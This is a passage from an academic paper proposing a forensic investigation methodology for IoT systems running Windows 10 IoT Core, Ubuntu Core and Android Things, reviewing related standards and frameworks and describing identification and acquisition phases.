As a consequence, the number of incidents in which IoT devices are involved has increased significantly, since cybercriminals can compromise them quite easily, and, in contexts such as eHealth or critical environments, the damage that they can cause is considerable. Under these circumstances, techniques are needed to guarantee that, when an incident arises, information can be properly recovered and analyzed to determine how it happened and adopt corrective measures, especially if the investigation requires the initiation of a legal process. But the same problem described for IoT security applies in forensics; this vast increase in cyberincidents calls for an improvement in this field, as there are no specific tools or methodologies for investigators to use in their analysis. This is due to the fact that the characteristics of the environment are too dissimilar from those in conventional forensics, so the current state of digital forensics cannot satisfy the requirements of IoT and provide techniques to perform complete and efficient investigations.

✉ Juan Manuel Castelo Gómez
juanmanuel.castelo@uclm.es

[1] Universidad de Castilla-La Mancha, Albacete Research Institute of Informatics, Investigación 2, Albacete 02071, Spain

In addition, the procedure followed by analysts in incidents which require the initiation of a legal process will set the standards allowed in court when dealing with IoT-systems-related evidence, particularly in countries where there are no explicit laws regarding forensic investigations. For these reasons, the appropriate development and design of common methodologies for IoT forensics is essential in order to satisfy the requirements of both investigators and the environment, as it will have a big impact in the near future and an incorrect approach will certainly have a negative effect on the effectiveness of investigations.

The number of connected IoT devices reached seven billion in 2018, and it is expected to reach ten billion in 2020 [5]. These figures by themselves show the magnitude of the scenario, but the main issue arises when the segments in which those devices are used are analyzed: of sixteen hundred enterprise projects studied, 23% belonged to the smart city sector, followed by the "connected industry" with 17% and so on, eventually classifying the projects as belonging to one of ten different segments, dedicating one of these categories to "Other," which reached a share of 8% [6]. Moreover, if the consumer sector is included in the study, data show that 63% of the connected IoT devices are operating in it [7]. Therein lies the issue; the heterogeneity is too great to address the forensic problem from a general perspective; the number of IoT connected devices is significantly greater than the non-IoT ones, but they are so dissimilar to each other that each segment has its own special requirements. As a result, new terms such as the Industrial Internet of Things (IIoT) are used to delimit the IoT environment and refer to a certain group of devices that are applied in a specific context. This reduction in the dimensionality of the scenario allows researchers to be able to address the issues in a more efficient and precise manner.

1.1 Contributions

The contributions of this study are as follows:

- We study the current state of IoT forensics, detailing the requirements and challenges of this new environment compared with those of traditional forensics.
- We present a review of the proposals from the research community in regard to the design of common procedures to perform IoT investigations.
- By exploiting the delimitation of the dimensionality of the IoT, we determine a specific context in which certain IoT systems with similar characteristics and purposes are used.
- Using the knowledge acquired after the analysis of said requirements and proposals, as well as the study of the delimited scenario, we introduce a methodology to conduct forensic investigations of the non-volatile memory of the IoT systems of this context.
- We present an evaluation of the proposed methodology in three security scenarios that could present in real life, proving that it is effective and appropriate to be followed by investigators in future cases.

The rest of the paper is organized as follows: Section 2 studies the standardization of digital forensics and the development of structured investigation models, Sect. 3 discusses the proposals from the community regarding new methodological approaches to carrying out examinations in IoT devices, and Sect. 4 describes the motivation behind this research. A methodology to perform investigations in a specific context of the IoT environment is introduced in Sect. 5. Sect. 6 evaluates its practicality in three different security incident scenarios. Finally, our conclusions are presented in Sect. 7.

2 Digital forensics and the pursuit of standardization

The standardization of digital forensics is, as in every other forensic science, a duty rather than a necessity. Having a structured and formalized process that assures that an investigation is carried out with all the guarantees means that, regardless of the conclusions extracted, the reliability, integrity and authenticity of the evidence presented cannot be questioned. In addition, following a standard process supports the credibility of an investigator and the admissibility of their work in a court of law.

Over the years, several process models have been proposed by the community, which was sought to adapt them to the requirements of the forensic investigations of the time. All of them have had the same objective: to provide investigators with a procedure to perform a complete and valid investigation. In [8], a study was carried out to review the models proposed since 1984 and extract the commonly shared phases, suggesting a generic process model based on them. The resulting design involved the inclusion of the following phases:

- Preprocess: refers to the preparation work that is done before the actual investigation, such as the obtention of warrants and authorizations or tool set up.
- Acquisition and preservation: addresses the identification, acquisition, collection, transportation and preservation of the data.
- Analysis: involves the study of the collected evidence in order to find relevant information to draw conclusions.
- Presentation: related to documentation of the findings obtained in the analysis phase.

- Post-process: describes the task that needs to be performed in the closing of the investigation, such as the return of evidence.

In an effort to make the adoption of these models international and provide them with an official component, the standard organizations also made their own proposals, which are summarized in Table 1.

As can be observed, the standards are not up to date, therefore failing to address the requirements of new forensic scenarios, such as the IoT. In addition, their specificity is very low, meaning that the process is not detailed in a practical way, so investigators have an overall structure of what they must do, but they do not know how they should do it. This is a significant issue, especially when the evidence is being acquired and preserved. It is in these phases where the standards should be completely clear, thereby assuring the reliability and authenticity of the evidence.

For these reasons, researchers have opted to use the general process model as a reference, instead of standards. Having a clear procedure that has improved over the years and which has been approved by the community allows them to focus on addressing the specific requirements of certain contexts and create methodologies to perform investigations in them [15]. And this is the case of the IoT; its characteristics are far too different from the conventional environments, a fact that demands the molding of the existing standards and process models to fit the requirements of the new scenario, leading to the creation of new methodologies.

3 Related work

One of the first articles in which the challenges and requirements of IoT forensics are addressed is [16], which highlights aspects such as the vast number of devices, their diversity and the concern about where their data are stored. Based on those challenges, an approach divided into network zones is proposed to perform investigations, and a triage model designed to collect the evidence before it becomes unavailable is also described. Two additional important issues are introduced in [17], which are the lack of standard techniques to examine and analyze the data, and the limited computational capacities of IoT devices. The relationship between the IoT and the cloud is also featured, emphasizing the splitting of the data over multiple locations and the legal problems regarding jurisdictions. A more recent proposal is [18], in which the authors carry out a very complete analysis, significantly extending the previous work and interestingly separating the review into taxonomies. They also provide various examples of use cases in IoT forensics, and introduce some pertinent topics such as the shutdown of the devices and the lifetime of the evidence. An extensive analysis is presented in [19], in which several proposals from the community between 2010 and 2018 are selected and reviewed. They are divided into three dimensions, depending on the aspect in which they are focused. One of these dimensions covers the development of forensic models and lists the related proposals, concluding that this topic is at an early stage, and that most of the models are based on hypothetical case studies, failing to provide a validation in practice. Based on this, the authors give some suggestions for the development of standards, such as prioritizing volatile date over non-volatile, standardizing data storage formats or preparing highly detailed reports.

Explicitly focusing on the methodologies, the only article whose proposal can be termed as such is [20], but it is focused on the privacy aspects of IoT investigations rather than offering a detailed forensic procedure to perform them. It introduces a very interesting concept, which is providing IoT devices with forensic software to collect relevant data that could be used in an investigation, turning them into "witnesses," although the idea seems difficult to put into practice taking into account the computational capacities of the devices. Regarding the methodology proposed, it exhaustively details the privacy requirements of an IoT forensic investigation and, using the Enhanced Systematic Digital Forensic Investigation Model (ESDFIM) as a reference, defines a six-phase methodology. It relies on the use of a piece of software named "PRoFIT" to assist in the investigation. The proposal follows a general approach instead of focusing on a particular context, even though the existence of multiple dynamic and heterogeneous environments in the IoT is mentioned as an issue. The installation of the "PRoFIT" software is also based on a general concept and collides with the heterogeneity of the environment. Furthermore, making it compatible with all the different types and characteristics of devices seems extremely challenging, even though the idea is very attractive and would certainly allow investigators to make examinations easier and faster. In addition, the use case described is hypothetical and completely theoretical, since it is impossible to carry out a practical evaluation owing to the fact that this software has not been developed yet. On the other hand, the integration of the privacy ideas presented in the article on the design of future methodologies would have a tremendous impact on the assurance of the privacy necessities for the data that is handled in the investigations. Furthermore, the adaptation of the ESDFIM model to IoT forensics is a very compelling approach and, in the author's opinion, is appropriate, bearing in mind the requirements of the scenario. It takes advantage of the most useful aspects of a traditional forensic model and successfully applies them in the IoT environment, which is of great value, considering that there were not any previous articles that enabled this process.

A model using Hadoop is proposed in [21] after reviewing three different approaches for retrieving information from

Table 1 Summary of the most relevant digital forensic standards

Standard	Year	Description
RFC 3227 [9]	2002	Describes a series of guidelines and principles for the collection and archiving of evidence in forensic examinations. It establishes an order of volatility for the evidence in a typical system, which has been used since its publication as a reference
ISO/IEC 27037:2012 [10]	2012	Offers guidance on the overview, identification, collection, acquisition and preservation of digital evidence. Its centered on the following three types of devices: computers, peripheral devices and digital storage media; networked devices and CCTV
ISO/IEC 27041:2015 [11]	2015	Addresses the design, implementation, verification and validation of the processes that are to be followed when an incident arises to assure their suitability and adequacy
ISO/IEC 27042:2015 [12]	2015	Details guidelines for the analysis and interpretation of digital evidence. Both static and live examinations are described, even in non-imageable and non-copyable systems
ISO/IEC 27043:2015 [13]	2015	Defines, in a general way, the principles and processes in an incident investigation, from the initialization to the closure phase
ISO/IEC 27050:2016 [14]	2016	Describes the discovery phase of electronic stored information, involving the identification, preservation, collection, processing, review, analysis and production of the digital data. Its first part was updated in 2019

IoT devices. It covers everything from the beginning of a forensic investigation to the archiving of the evidence. Although it is not a very detailed model, it is divided into phases, and some interesting concepts are included. The first one is that the identification phase addresses the issue of having to examine devices that can be in different locations. Secondly, the acquisition procedure is defined as a live data extraction process, which fits the characteristics of IoT devices better than the traditional offline collection. It also mentions the necessity of relying on the conventional procedure in aspects such as the chain of custody, lab analysis and results.

In [22], a very complete and detailed framework is proposed. One of the main characteristics of this article is that the proposal complies with ISO/IEC 27043:2015, whose adaptation to the IoT environment is an interesting approach. The framework is divided into three modules: the proactive process, IoT forensics and the reactive process. The aspects into which the "IoT forensics" is divided ("Cloud Forensics," "Network Forensics" and "Device Level Forensics") do not suit the heterogeneity of the environment, even though the concern is mentioned in the "proactive process." However, it is justified since the title of the article states that it is a generic approach, but this reduces its usefulness drastically. In the "reactive process" three entities are described: initialization, acquisition and investigation, which agrees with the approach followed by previous frameworks, although they are not very detailed. In addition, the proposal is compared with previous works, specifically [16,21,23], and this definitely shows an improvement in the design of procedures to perform IoT investigations.

The lack of specificity in the cited works is an issue that is resolved in [24], in which a framework centered on smart home investigations is proposed. It is a flexible seven phase proposal, meaning that some phases might not be required in certain examinations. The acquisition phase is not detailed step by step, but the multiple possibilities that can exist regarding collection are briefly mentioned. In the analysis phase something similar occurs, but there is an interesting concept introduced, and that is performing a live analysis, something that is not common in conventional forensics. Even though the proposal is explicitly focused on the smart home context, it is also highlighted that there are multiple scenarios that can exist inside it, which implies that two investigations do not have to follow the same approach. In addition, the framework is tested in three practical case studies and, interestingly, all these investigations are carried out following a live analysis procedure.

Another remarkable aspect when designing methodologies is to have proper tools to work with. In [25], a study of the different domains of the IoT is carried out and a framework is proposed to conduct forensic investigations. It is divided into three layers: the "application server" layer, which covers the cloud infrastructure, the "communication layer," centered on network connectivity, and the "device layer," focused on the end devices. Based on this layout, ten open source tools are listed that can be used to collect and analyze data from all the different layers. Not all the proposed tools are IoT centered; on the contrary, they are general tools that can be used in several forensic contexts, such as Autopsy [26], Wireshark [27], Guymager [28] or Xplico [29]. Although the list of tools is useful enough to perform an investigation in the IoT environment, this research reveals the lack of tools designed explicitly for the IoT, which is an important issue that must be addressed by the community, as it has a big impact on the speed and difficulty of the examinations.


There are some other interesting pieces of research regarding frameworks, such as [23,30], but they do not fit the characteristics of a methodology, and there is not much relevant information that can be applied to the proposal in this article, so they are not reviewed in detail. Likewise, several papers in which IoT systems or devices are analyzed have been published, such as [31,32] or [33], among others, that are very helpful in understanding the approach to follow when investigating them, and such papers are worth taking into account in the development of methodologies.

After studying the proposals from the community, which are summarized in Table 2, it can be concluded that there are a lot of interesting articles for IoT forensic investigations. There is little research centered specifically on designing methodologies, but several framework proposals, models and forensic studies that help understand how the creation of methodologies should be approached do exist. Regarding the frameworks and models proposed, the majority of them are designed from a theoretical point of view, which can lead to a misjudgment of the necessities of the environment. In addition, most of them are not evaluated to determine whether they are actually useful for performing investigations or not.

In this article, these deficiencies are addressed in the design of a context-centered methodology that is based on a previous practical forensic study carried out by the authors [34]. In it, a forensic analysis of the non-volatile memory of the Windows 10 IoT Core operating system was performed, listing the relevant information that can be obtained from it and be effectively used in future digital investigations of the system. Using the knowledge obtained from that study, and taking into account the suggestions from the community regarding IoT frameworks, models and forensic analysis, this proposal models the active investigation process in the context formed by systems with similar characteristics and purposes to Windows 10 IoT Core.

Table 2 Summary of the proposals from the community and comparison with this research

Proposal	Type	Context	Evaluation	Practicality	Detail level	Approach	Limitations
[16]	Method	×	×	Medium	Low	Network zone division	Focused only on evidence location
[20]	Methodology	×	Theoretical	Low	High	Phase division	Focused on privacy aspects
[21]	Model	×	×	Medium	Low	Phase division	Gives little insight on the investigation process
[22]	Framework	×	×	High	High	Module division	Lacks of practical perspective
[24]	Framework	Smart home	Practical	Medium	Medium	Phase division	The practical phases are not technically detailed
[25]	Framework	×	×	Medium	Low	Layer division	Focused on describing what tools to use for each layer
This proposal	Methodology	OS delimited	Practical	High	High	Phase division	First step toward introducing complete and useful IoT procedures



4 Research motivation

In this section, the reasons to carry out this research are described, firstly addressing the necessity of designing a new methodology to perform forensic investigations in the IoT environment, and, secondly, discussing the situation of the design of IoT forensic methodologies.

4.1 Unsuitableness of conventional forensics

The procedure followed until now in forensic investigations do not consider certain characteristics of the IoT and its devices, either because the conventional ones did not have them or because they were not as significant as they are in this new context. These features, as it is described below, affect the examination process in a substantial way, which calls for a new approach to the way in which analysis are performed.

Diversity of devices and systems In contrast to traditional forensics, IoT devices are designed to perform very diverse tasks in very different and specific contexts, such as smart homes, critical environments, eHealth or smart cities. Consequently, the multiplicity of IoT devices and systems is immense, none of them standing out in terms of market share and existing few of general use. In addition, most of them have scarcely any similarities with mobile and desktop ones, so new suggestions on how to perform the analysis are needed.

Connectivity The common IoT topologies consist of numerous devices that interact with each other to perform several actions, whereas in traditional forensics it is uncommon to encounter investigations involving multiple devices. The best example is a scenario in which there are sensors, actuators and a central node; the sensor is constantly sending data to the central node, which interprets it and sends (or not) an order to the pertinent actuator to carry out an action. In this simple case, there are three different devices with very diverse characteristics, and any of them can be the origin of an incident which, due to interaction, can end up affecting the whole network. Therefore, the investigation should be addressed from a collective perspective and not examine every device individually without considering the rest.

Computational capacities IoT devices are designed to exchange information between each other rather than perform complex tasks, so their technical specifications are set accordingly. This means that their computational power is very low, as well as their storage and dedicated memory. Therefore, the data that are stored both in volatile and non-volatile memory have a very short lifetime, which affects an examination, firstly, since the amount of evidence that can be found is less and, secondly, due to the way in which the exchange of information is performed, usually on-the-fly without saving it in storage. A third reason is that the process of carving is more challenging as a result of the overwrite of the small number of memory addresses that these devices have. Consequently, the IoT methodology needs an approach that allows the capture of that exchange of information properly, unlike traditional forensics that handle the evidence in a more static way. In addition, it needs to be very specific and detailed; the ability to find a piece of evidence is even more important than in conventional investigations, in which the discovery of multiple proofs can compensate for missing one.

Interaction with the cloud The cloud has proven to be one of the most difficult scenarios in which to perform forensic investigations due to not being able to have physical access to the device from which data are going to be acquired, added to the bureaucracy needed to request data from the provider. In the IoT environment this issue is more serious, since the limited computational capacities of devices are compensated for with the usage of the cloud. Some architectures are even built in it, deploying the applications in the cloud and using it as a central node to perform the operations, and store practically all the data. Other contexts use the cloud as support to carry out operations such as backups or to execute tasks that are demanding, but the basic functions rely on physical devices. In consequence, interaction with the cloud must be considered in the design of a forensic methodology in the IoT, something that was not necessary in the traditional context.

Physical access IoT devices have such a compact size that this makes them very easy to install in small places or be embedded into other objects. In addition, they can be in different locations and still be part of the same network, which complicates access to them for an investigator. For example, an industrial device can be inside the machine that it operates, or a smart city investigation could require accessing the sensors installed in the traffic lights of a part of a city. For this reason, the acquisition phase needs to be flexible and provide multiple collection methods depending on whether the investigator can have access to the device or not. This means that, in certain situations, the image of the storage must be obtained by following a live forensic acquisition process, which rarely occurs in traditional forensics.

Battery life Some of the locations in which IoT devices are installed are not suitable for a connection to the mains electricity supply, so they use batteries as a power source. This has a great impact on the forensic examination if the investigator needs to perform a live forensic acquisition or analysis. Running completely out of battery means that the device will shutdown without saving its state, which causes an alteration of the data stored on it during the restart process, thus affecting the evidence. This is something that also happens in conventional forensics, specifically in smartphones, but it can be solved by using existing hardware acquisition devices, which do not exist for the IoT.

4.2 A context-centered approach

As has been mentioned above, the most characteristic feature of the IoT is its heterogeneity. The data that are handled in each scenario are extremely specific, as are the devices and the operating systems that run on them, a fact that calls for a particular approach when an investigation is being carried out. In addition, certain situations, such as the ones related to eHealth, involve very sensitive information, which considerably increases the need for investigators to be extremely careful with the actions they perform and may require taking extraordinary measures. This means that a forensic investigation that is carried out in the IoT environment may have no similarities with any other in this environment.

On the other hand, as seen in Sect. 2, forensic sciences require standardization when a new paradigm appears since, as is the case of the IoT, there is an urgent need to establish useful means to avoid losing ground to the criminals, who have a clear advantage. Consequently, IoT forensics is facing a conundrum. The need to create a standard methodology is clear, but, since the definition of the IoT is too broad, a specific methodology cannot be designed to model all IoT devices, as it will definitely fail to satisfy all the requirements that the different scenarios have. Under these circumstances, a more specific approach needs to be followed. The solution proposed by the authors is the design of methodologies to address certain contexts, while trying to make them as general as possible. In this proposal, the delimitation is made based on the similarities between three different IoT-based operating systems, namely Windows 10 IoT Core [35], Android Things [36] and Ubuntu Core [37], which allows us to model a specific methodology to perform complete and effective investigations on them, but also to provide general guidelines that could be used in other scenarios.

5 Proposed methodology for forensic investigations in the IoT environment

In this section, a methodology for performing forensic investigations in the IoT environment is proposed. In order to address the dimensionality issue of the IoT, the approach followed is to delimit the devices studied depending on the context in which they are used. First, the context on which the proposal is based is described, explaining which characteristics have been taken into consideration in order to define it, and, secondly, the phases into which the methodology is divided are described.

5.1 Context description

The methodology has been modeled to work in three specific IoT-based operating systems, since they have common characteristics and are designed to perform a very specific role in a IoT network. This does not mean that these are the only scenarios in which the proposal can be put into practice, but they are the ones that benefit the most. For example, the acquisition phase is suitable to be followed for any IoT unit, but some details of it, such as the online acquisition, are explicitly designed for the operating systems of the context.

5.1.1 Operating systems

Regarding the operating systems studied, they are light versions based on widely used desktop and mobile systems, meaning that they are very complete and offer many functionalities. Therefore, they are heavier than a Real-Time Operating System (RTOS) and require to be installed on a device with enough computational power, such as a Raspberry Pi. As a result, they are able to execute fairly complex applications and manage the information that is exchanged in the network, what makes them the most relevant device in it.

They are not designed explicitly for one purpose, on the contrary, they implement features to be used both in the enterprise and home sectors. This flexibility means that these systems can be found in multiple IoT scenarios, so the usefulness of designing a methodology for them is significant. Another relevant feature is that they provide a user-friendly graphical interface to interact directly with the system. This also allows applications to show information on an external screen, giving the user the option to control their functionality. The operating systems for which this methodology is designed are:

Windows 10 IoT Core Launched in 2015 by Microsoft, it is the free version of the IoT family and it is compatible with ARM and x64/86 devices such as Raspberry Pi, DragonBoard or MinnowBoard. It is a combination of the desktop and mobile versions of Windows 10. The applications are developed with the Universal Windows Platform (UWP) and it supports several programming languages, such as C#, C++, VisualBasic and JavaScript. Its main features are: PowerShell; File Transfer Protocol (FTP), SSH and Web servers; Near Field Communication (NFC) , RFID, WiFi and Bluetooth connectivity [35].

Ubuntu Core This is the lightweight version of the Ubuntu desktop operating system, and was first released in 2014. It is based on snaps, since it is the package system used. By default, it does not offer a graphical interface, but this can be added manually. Snap applications can be programmed in multiple languages, including C, C++, Python, Java, Node.js and Go. It also provides an app store, from which multiple tools and servers can be installed, such as MQ Telemetry Transport (MQTT), Thinger.io or Nymea. It is compatible with several ARM and x86 boards such as Raspberry Pi, Samsung Artik, Intel Joule or Qualcomm DragonBoard, among others [37].

Android Things This is the IoT version of the most widely used operating system for mobile. Developed by Google, it was first previewed in 2016 and had its official release in 2018. Recently, it was announced that the platform will be refocused to work only with smart speakers and smart displays, ending hardware support for Qualcomm and Mediatek System on Modules (SoMs), but allowing the existing projects to keep functioning, limiting the updates to up to a hundred devices for non-commercial use [38]. Among its characteristics, it offers Bluetooth and Low-Power Wireless Personal Area Networks (LoWPAN) connectivity, and support interfaces such as General Purpose Input/Output (GPIO) and Pulse-Width Modulation (PWM). The applications are developed using the Android Software Development Kit (SDK), since it has a specific library for Android Things, and can also be programmed in C and C++. After the announcement, it is only compatible with the NXP i.MX7D and Raspberry Pi 3 Model B boards [36].

5.1.2 Topology

The IoT topology that this methodology models is shaped for the characteristics of the above-mentioned operating systems. The device that executes any of these operating systems, which we have named as "central node," is the most relevant in the network, and the one that characterizes it. In addition to it, other embedded systems that perform simpler actions can be part of the topology as well. They do not necessarily have to be directly connected to the central node, as they do not need an intermediate node to communicate, but they are indirectly connected to it. The detailed description of the topology, which is shown graphically in a simplified version in Fig. 1, is given below:

- Central node: executes the applications that provide functionality to the system. Normally, it receives information from the sensors and, based on that input, sends an order to the actuators or performs an action. From the forensic point of view, it is the most interesting source of evidence, as it is the one which stores the most information, it has access to the greatest number of devices and, therefore, almost all the data interchanged in the network pass through it. This is why, in this proposal, it is prioritized over other devices. In big networks or demanding ones, a multiple central node topology can be deployed, either with each node having the same importance as the others, or one of them managing the rest. In the operating systems that this proposal is focused on, this device is a single-board computer such as the Raspberry Pi.
- Sensors: collect information regarding the state of a variable in the environment. They are designed to carry out very simple tasks due to their limited computational capacities. Normally, they do not have an operating system installed, only firmware, but if they do, it is a very light one. The information that they store is limited, but its importance can be decisive, so they must be studied in the investigation. Generally, these types of devices are Arduino boards or similar.
- Actuators: their characteristics are almost identical to the sensors, but instead of collecting information, they execute an action.
- Control device: interacts with the IoT ecosystem through the services offered by the central node, such as a Web portal or SSH. Generally, its main purpose is to monitor the state of the system or send orders to the central node. The interaction with the central node leaves a trace, so it is interesting to study these devices.

5.2 Methodology description

The model process used as a reference is the one mentioned in Sect. 2 with some slight changes. As this methodology is centered on providing practical instructions for investigations, the "Preprocess" and "Presentation" phases are not detailed, since they have a more theoretical approach and can be addressed following the conventional methodologies. Due to the importance that the "Identification" process has in IoT investigations, and its increased complexity compared with the traditional ones, it has been selected as an independent phase, rather than including it in the "Acquisition" one. The increment in the amount of evidence to analyze requires the inclusion of an "Evaluation" phase, which is designed to model the management of the findings obtained from the different devices. The phases that make up the proposed methodology are the following:

- Identification: refers to the process of determining which devices existing in the scenario are capable of containing relevant data for the investigation.
- Acquisition: describes the operation that involves the creation of the forensic image of the devices that have been selected as relevant and, therefore, are going to be examined.
- Analysis: details the inspection of the data contained in each one of the IoT devices marked as relevant and the extraction of information to determine what happened to them.
- Evaluation: procedure to group all the information collected from the different devices in the analysis phase, and conclude how it fits into the environment as a whole.




Fig. 1 Topology for which the methodology is built

– Post-Process: relates to the work carried out before closing the investigation. This includes writing and presenting the report, returning the sources of evidence seized and, in some cases, returning the IoT system to a functioning state.

5.2.1 Identification

It is one of the phases that requires a reformulation of the traditional approach due to one of the mentioned key features of the IoT environment: connectivity. The usual conditions will require the study of multiple devices, and, since the characteristics of each of them can be very different, from sensors to single-board computers, it is necessary to thoroughly evaluate the importance of the data contained in them, which leads to an increase in the complexity and range of the forensic analysis, both physically and logically.

Given the characteristics of the modeled context, the device that marks the dimensions of the range is the central node, since it interacts with the highest number of devices. In addition, it is the most plausible origin of the incident, and, by extension, the devices directly connected to it are the ones that are more likely of containing relevant information, being that the reason why they are prioritized in this proposal. This also includes the control devices that interact with the IoT network. In order to confirm whether there are or were devices directly connected to the central node, it has to be examined. Depending on its state, the analysis will be carried out offline or online, although the former is preferable, focusing only on checking its connections. After that, the investigator will individually study each relevant connected device and determine whether it is more convenient to acquire it or to perform a live analysis on it.

However, it does not mean that the devices which are not directly connected to the central node should be discarded, as they can be the origin of the incident or have been affected by it, so they also should be considered as a possible source of evidence, but their priority is not that high. Furthermore, in some cases, another interesting component can be present: the router, through which all the packets exchanged in the network flow, and, if it has a non-proprietary firmware installed, such as Openwrt [39], its data can be easily accessed.

Surely, it is preferable to mark a device as relevant and collect its data, rather than ignoring it and create the possibility of missing crucial evidence. Thus, the investigator should only opt to ignore a device if they are completely sure that it does not contain any important data. In Fig. 2, the representation of this phase in the form of a flowchart diagram can be observed.

5.2.2 Acquisition

The acquisition process for the non-volatile memory can be fairly simple or highly challenging depending on the type of device that the investigator is dealing with. On the one hand, there are boards such as the Raspberry Pi, which have storage in the form of a microSD card. For these devices, the acquisition is quite common and easy; the device is shut down, and, afterward, the microSD is extracted and placed into a write blocker to protect the integrity and it is either cloned or imaged.

On the other hand, there are multiple manufacturers who design their devices with the storage soldered to the board,

